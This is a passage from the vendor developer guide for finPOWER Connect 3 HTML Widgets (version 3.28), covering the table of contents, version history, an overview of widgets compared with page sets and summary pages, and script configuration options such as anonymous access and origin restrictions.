finPOWER Connect 3
HTML Widgets

Version 3.28

16th June 2021

Table of Contents

finPOWER Connect 3 HTML Widgets 1
Table of Contents 2
Disclaimer 7
Version History 8
Introduction 9
External Hosting Considerations 9
Resources 9
Overview 11
Request/ Response Scripting 11
System-Supplied HTML Widgets 11
HTML Widgets vs Page Sets vs HTML Reports vs Summary Pages 13
HTML Widgets 13
Page Sets 13
HTML Reports 13
Summary Pages (Version 2) 13
Script Configuration 15
General 15
Options 16
Script Code 18
Parameters 19
Template Text 20
Web 21
Permission 22
Hosting Environments 23
HtmlViewer 23
PageSet 23
WebInternal 23
WebExternal 23
HTML Viewer Form 24
Task Manager 25
Page Set 26
finPOWER Connect Cloud 27
The Tasks View 27
External Website 28
Browser Compatibility Considerations 28
Security Considerations 28
External HTML Widget Host Application 29
Unsupported Functionality 29
Cross Frame Messaging 29
JavaScript widget Object 31
ActionNotificationHandle 33

ActionNotificationSend 33
CanClose 34
Chain 34
Close 34
CompareDates 35
CurrencySymbol 35
DisableCloseButton 35
DownloadFile 35
ExecuteApplicationShortcutUrl 36
FormatCurrency 36
FormatDate 37
FormatDateForGrids 37
FormatDateTime 37
FormatNumber 37
GetHostingContext 38
GetIconUrl 38
GetResourceImageUrl 39
GetString 39
NotificationAdd 40
ParseCurrency 42
ParseDate 42
ParseNumber 42
RefreshParent 43
RegisterError 43
Reset 43
ResetHandle 43
ResetScheduled 44
SetHeading 44
SetHeadingStyle 44
SizeToFit 44
UploadFiles 45
Version 47
JavaScript widget.UI Object 48
General 50
Block 50
Unblock 50
HtmlEncode 50
ScrollToTop 50
ValidateContainer 50
Addressing 52
SELECT Element 53
DDListFromArray 53
DDListFromCollection 53

DDListFromCsv 54
DDListAdd 54
TABLE Element 55
TableAddRowsFromCollection 55
Objects 56
Form 56
Message Boxes 58
MsgBoxAlert 58
MsgBoxConfirm 59
MsgBoxConfirmList 60
MsgBoxConfirmDelete 61
Widget Forms 62
ShowCompanyLookup 63
options 63
doneCallback 64
failCallback 65
ShowHtmlWidgetModal 66
ShowRangeLookupFromStandardRange 67
options 67
doneCallback 67
failCallback 68
Widget Controls 69
CheckBox 70
Create Options 70
Properties 70
Methods 70
Events 70
ComboBox 72
Create Options 72
Properties 72
Methods 73
Events 73
DateBox 74
Create Options 74
Properties 74
Methods 74
Events 75
DBCombo 76
Create Options 76
Properties 76
Methods 76
Events 77
FileUpload 78

Grid 79
InformationListComboBox 80
Modal 81
Create Options 81
NumberBox 82
Create Options 82
Properties 82
Methods 82
Events 82
PreviewPane 83
RangeSlider 84
Tabs 85
TextBox 86
Miscellaneous 87
Info Text 87
Split Container 87
CSS Stylesheets 88
HTML Widget 88
Summary Page (Version 2) 89
finPOWER Connect Script 90
Widget Initialisation 91
Script Event Callbacks 91
GetString 91
Long Running Scripts 93
Example 93
DownloadFile 94
UploadFiles 97
Angular-style Attributes 99
Partial Portals Pages 100
Attributes 101
ng-bind 101
ng-repeat 101
Page Layout 102
Vertical Form 102
Vertical Form with Vertically-resizing Notes 102
Vertical Form with Preview Panel Below 102
Vertical Form with Grid Below 103
Grid 104
Grid with Preview Panel to the Right or Below 104
Charts 105
Appendix A – Programming Practices 106
Avoiding XSS (Cross Site Scripting) Attacks 106
Appendix B – Application Shortcuts in finPOWER Connect Cloud 107

Script 107
Appendix C – Intersoft Development Notes 108

Disclaimer

This document contains information that may be subject to change at any stage.

All code examples are provided "as is".

Copyright Intersoft Systems Ltd, 2020.

Version History

Date	Version	Name	Changes
06/10/2015	1.00	PH	Created.
16/09/2016	3.00	PH	Updated for finPOWER Connect version 3.
8/11/2016	3.01	PH	Updated to contain more information on widget Scripting, resources, debugging, externally hosted widgets and UI.Block.
20/02/2017	3.02	PH	Updated to document new UI.TableAddRowsFromCollection and widget.NotificationAdd methods.
29/03/2017	3.03	PH	Updated to document new CSS styles and widget.UI.Forms object.
19/05/2017	3.04	PH	New widget.UI.ScrollToTop method and additional controls.
06/10/2017	3.05	PH	Various updates including Widget Controls.
27/10/2017	3.06	PH	Updates including widget.CurrencySymbol.
29/05/2018	3.07	PH	Version 3.01 updates.
09/01/2019	3.08	PH	FormatUtcDate functions added.
31/01/2019	3.09	PH	Long Running Scripts section added.
19/02/2019	3.10	PH	Added widget.ArrayAllowLookupById method.
28/02/2019	3.11	PH	Added widget.UI.Forms.ShowHtmlWidgetModal details.
12/03/2019	3.12	PH	Added widget.DisableCloseButton method.
11/04/2019	3.13	PH	Additional angular-style tags added.
13/05/2019	3.14	PH	widget.Chain added.
14/08/2019	3.15	PH	widget.ResetHandle details updated.
21/08/2019	3.16	PH	widget.DateAddDays method added.
03/09/2019	3.17	PH	widget.NotifyBusy method added.
23/10/2019	3.18	PH	widget.IsAuthenticated method added.
06/11/2019	3.19	PH	Added appendix for Application Shortcuts.
07/01/2020	3.20	PH	Update widget.UI.Block method details.
13/01/2020	3.21	PH	External HTML Widget Host application available.
11/02/2020	3.22	PH	Updated text and screenshots.
27/02/2020	3.23	PH	Updated for Tasks view 'Date as At' and XSS information.
24/03/2020	3.24	PH	GetResourceImageUrl.
09/04/2020	3.25	PH	Widget.FormatCardExpiryDate method added.
30/07/2020	3.26	PH	Various changes.
23/09/2020	3.27	PH	Portals now support action notifications and disabling the Close button in popup pages. ng-template tag.
16/06/2021	**3.28**	**PH**	**Added External Hosting Considerations and removed direct IFRAME samples.**

Introduction

This document discusses finPOWER Connect HTML Widgets.

It assumes a knowledge of the following:

- The finPOWER Connect business layer
- HTML
- JavaScript
- Web development (client-side vs server-side Scripting)

Knowledge of the following is also advantageous:

- CSS
- jQuery

To distinguish between the Windows and Web versions of finPOWER Connect, the Web version will often be referred to as finCC in this document.

External Hosting Considerations

When using an HTML Widget on an external website, e.g., to provide a loan calculator or application form, you should be aware of the following:

- Ideally, you will use the External HTML Widget Host application to access the Widget rather than having a direct link to Web Services on an external website.
- You must be aware of the security implications when hosting on an external website.

Resources

finPOWER Connect is shipped with many system-supplied HTML Widgets.

There is also limited intellisense on the `widget` JavaScript object and also a Widget Help file available via Alt+F1 when editing a Widget Script's Template Text.

These Widgets can be used out-of-the-box and can also be imported via the **Scripts** form, **Import HTML Widget** option. Once imported, Script and HTML/ JavaScript code is fully available and can be modified or examined as required.

This list will change over time but below is an outline of some of the functionality used by system-supplied Widgets:

Code	Description	Functionality
ClientNew_Individual	New Client (Individual)	• Form styling • **Wizard** functionality • **Address auto-complete** using Google Maps • Date entry • File upload
AccountsBreakdown	Account Breakdown Report	• Interactive report • **Charts** using Google Charts
QuickQuoteTerm	Quick Quote for Term-based Account Types	• Form styling • Account calculations • Show Summary Page HTML
ClientQuote	Quick Quote for Payment-based Account Types plus the ability for a Client to add a 'Quote' Account	• Form styling using **Bootstrap** • Account calculations

		• Adding an Account • Detecting signed-in Client

HTML Widget samples are also supplied and can be imported from the /Templates/Sample Scripts/HTML Widgets folder. These samples typically focus on a single piece of functionality such as creating a PDF file on-the-fly:

Filename	Functionality
Script_DropdownLists.xml	• Setting dropdown lists from CSV • Setting dropdown lists from Accounts list
Script_CreatePdfFromHtml.xml	• Create and download a PDF from HTML • Includes meta tags to tweak PDF formatting

Overview

HTML Widgets are a type of finPOWER Connect Script.

An HTML Widget presents information in the form of an HTML page but, unlike Summary Pages or HTML Reports (both of which also display HTML), an HTML Widget is specifically designed to allow the following:

- Dynamically updating its information.
  - E.g., An HTML Widget might display a list of recently added 'Quote' Accounts and refresh this list every minute.
- Work within finPOWER Connect in either a Windows or Web environment (i.e., an official Intersoft Web version of finPOWER Connect functionality).
  - **NOTE:** There may be a few caveats to this.
- Can be used for data-entry.
  - See the HTML Widgets vs Page Sets section.

HTML Widgets can use external libraries such as jQuery. The Script defines a set list of 'Resources' that the Widget requires but there is no reason, since the Widget is a self-contained HTML page, that other external resources, such as JavaScript controls or charting tools, cannot be used.

NOTE: Several system-supplied HTML Widgets are provided with finPOWER Connect. These work in exactly the same ways as HTML Widget type Scripts.

Request/ Response Scripting

HTML Widgets provide a Scripting mechanism very similar to Web applications, i.e., Request/ Response type model.

The finPOWER Connect Script code can be considered the equivalent of the Server-side code (and indeed, when hosted in finPOWER Connect Cloud, it IS the server-side code).

The Widget's HTML and JavaScript code can be considered the Client-side code.


System-Supplied HTML Widgets

finPOWER Connect comes with a range of system-supplied HTML Widgets.


These Widgets can be used as is and, importantly, can be imported into the Scripts library and used as a basis (or as an example) for custom HTML Widgets.

To import a system-supplied HTML Widget:

1. Open the **Admin**, **Scripts** form in finPOWER Connect.
2. From the Actions bar, **Import Special** group, select **HTML Widget**:



3. Select the system-supplied Widget to import:



NOTE: System-supplied HTML Widgets may be updated or enhanced over time.

HTML Widgets vs Page Sets vs HTML Reports vs Summary Pages

There is a large amount of overlapping functionality between HTML Widgets, Page Sets, HTML Reports and Version 2 Summary Pages.

All of these require a knowledge of the finPOWER Connect business layer in order to Script.

This section compares the pros and cons of each.

HTML Widgets

Pros:

- Work in the Desktop and Cloud versions of finPOWER Connect.
- Can be hosted in external Websites, e.g.:
  - To provide a Quoting facility.
- Full control over the look and feel of the Widget.
- Fully interactive, e.g.:
  - Management Reports.
  - Data entry forms such as Quotes and Account Applications.

Cons:

- Knowledge of both HTML, JavaScript and Web application type programming required.

Page Sets

Pros:

- Integrate with the look and feel of the Desktop version of finPOWER Connect.
- Fully interactive, e.g.:
  - Management Reports.
  - Data entry forms such as Quotes and Account Applications.

Cons:

- Not available in finPOWER Connect Cloud.

HTML Reports

It is not recommended that any new functionality is added using HTML Reports. They pre-date Page Sets, HTML Widgets and Version 2 Summary Pages.

All HTML Report functionality is available in a cleaner, more up-to-date form from either HTML Widgets, Page Sets or Summary Pages (Version 2).

Summary Pages (Version 2)

Pros:

- Work in the Desktop and Cloud versions of finPOWER Connect.
- Lots of examples
  - All built in Summary Pages in finPOWER Connect are version 2 Summary Pages (or will eventually be updated to these).

- The `finHtml2SummaryPageStringBuilder` and `ISSummaryTables` business layer objects mean you never have to work directly with HTML.

Cons:

- Non-interactive, i.e., best for producing static information.


Script Configuration

This section outlines the finPOWER Connect HTML Widget Script configuration.

Later sections delve more into the actual Scripting of HTML Widgets.


NOTE: The Scripts form colours the heading orange if the currently loaded record is active and may represent a system supplied HTML Widget that is not configured for use under the finPOWER Connect Cloud configuration form.

General



- **Script Type and the type of Object it targets**
  - Type:
    - Set to "HTML Widget"


Options



- **HTML Widget options**
  - Caption:
    - The Caption text to display if this Widget is displayed in a hosting environment that allows a caption to be displayed.
  - Allow Refresh:
    - Indicates whether the hosting environment should provide a Refresh button to refresh (or reset) this Widget.
      - **NOTE:** Widget Script can still call the `widget.Reset()` method to refresh the Widget, regardless of this setting.
  - Max Width and Height:
    - By default, when displayed in a modal form in finPOWER Connect Cloud, the Widget will be sized to fill most of the screen. These settings can restrict the maximum size which may look better for Widgets that do not contain much information.
- **Resources required for HTML Widget.**
  - CSS Stylesheet for HTML Widget:
    - Automatically includes a reference to the widget.css and widget_controls.css stylesheets which provides styles that can be used by the Widget's HTML.
  - CSS Stylesheet for Summary Page (Version 2)
    - If the Widget is going to display Summary Page (Version 2) type information, then the relevant stylesheet can be included.
  - jQuery:
    - Include a reference to the jQuery JavaScript library.


        - **NOTE:** Certain widget functionality is unavailable without a jQuery reference.
        - Version:
            - The jQuery version to include.
- **JavaScript Debugger.**
    - Debugger:
        - Allows a JavaScript Debugger to be used from within finPOWER Connect Desktop to assist debugging HTML and JavaScript issues.
        - **NOTE:** When the HTML Widget is run outside of finPOWER Connect Desktop, i.e., in a Web browser such as Chrome, the Web browser's built-in debugging functionality (e.g., Ctrl+Shift+J) can be used.

Script Code




This is the equivalent of "server-side" code in a Web application

Parameters



Parameters provide a way to add configuration options to an HTML Widget. Typically, "Custom" Parameters would be used.


Template Text



This is the equivalent of "client-side" HTML and code in a Web application


Typically, it will consist of a combination of HTML and JavaScript code.

Web



- **Web Service name**
  - Service Name:
    - The Web Service name for this HTML Widget.
      - **NOTE:** This defaults to the Script's code and should not contain certain characters such as spaces and dots.
- **Include 'Debug' HTTP Headers with Response**
  - When checked, any `Debug.Print` calls made in the Script will be output as HTTP Headers when this Widget is uses in a Web environment.
- **Allow unauthenticated (anonymous) access to HTML Widget**
  - Allow Anonymous access?
    - HTML Widgets can be hosted in external Websites (e.g., to provide a Quoting facility).
    - When hosted externally, there is no concept of a finPOWER Connect User being signed in, therefore the access is considered "anonymous".
- **Allow HTML Widget to be hosted only from this Origins**
  - Restricted Origins List enabled?
    - When an Widget is hosted externally, it exists in an HTML IFRAME in an external Website.
      - This IFRAME code can easily be copied and therefore "stolen" to host in another site.
